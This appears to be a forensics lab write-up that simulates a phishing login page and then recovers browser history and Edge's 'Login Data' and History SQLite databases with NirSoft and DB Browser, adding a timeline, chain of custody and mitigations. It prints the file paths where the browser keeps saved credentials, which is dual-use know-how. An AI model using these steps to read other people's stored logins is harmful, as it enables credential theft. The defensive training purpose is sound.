
Paste this html code.



And save it as login.html.



Open it in a browser (Google).




Purpose: Simulates a phishing page where the victim enters credentials.

2. Enter Fake Credentials

Type any fake username and password into the form and submit the form.

This mimics an attacker luring a victim into entering credentials.




PART 2: EXTRACT & ANALYZE BROWSER ARTIFACTS


Step 3: Recover Browser History

Tool: BrowserHistoryView

Open browserhistoryviewer. Click on continue trial.



Click on capture from my computer and start.




Proves the user visited a phishing page.


Step 4: Analyze Login Data (Credential Storage)

Tool: DB Browser for SQLite.


Open DB Browser for SQLite.




Click on open database and locate to
C:\Users\<YourUsername>\AppData\Local\Microsoft\Edge\User Data\Default>Login Data




Look for login table.



Now locate to C:\Users\<YourUsername>\AppData\Local\Microsoft\Edge\User Data\Default\History



Click on browse data and select downloads.



Tools Used

Tool	Purpose
BrowserHistoryView (NirSoft)	Extract Chrome/Firefox browsing history
SQLite Browser	Open Login Data and Cookies SQLite databases

Timeline of Events

Time	Event
8:34 PM	Fake phishing page deployed and opened
8:35 PM	Victim entered credentials into fake form
8:35 PM	Credentials saved to browser
9:20 PM	History and Login Data DB examined via SQLite

Chain of Custody


Artifact	Captured By	Timestamp
Login Data	Anees Ahmed	8:35 PM
History DB	Anees Ahmed	9:20 PM
NirSoft Output	Anees Ahmed	9:25 PM
Phishing Page	Anees Ahmed	8:34 PM

Mitigation Recommendations


#	Recommendation
1	Enforce browser password manager policy — disable storage of sensitive credentials
2	Use security extensions (e.g., HTTPS Everywhere, Password Managers)
3	Train employees to identify fake login forms and URLs
4	Deploy browser isolation or DNS filtering to block known phishing pages
5	Enable MFA — stolen credentials alone should not allow access

Artifacts

SQLite DB: Login Data, History.



Downloads




Extracted credential text



History Report.pdf

Phishing page HTML



Encrypted Exfiltration via Non-Standard Ports

Case Name: Operation HydraLeak

Phase: Task 5 – Encrypted Data Exfiltration

Analyst: Anees Ahmed

Date: 5/7/2025

Summary

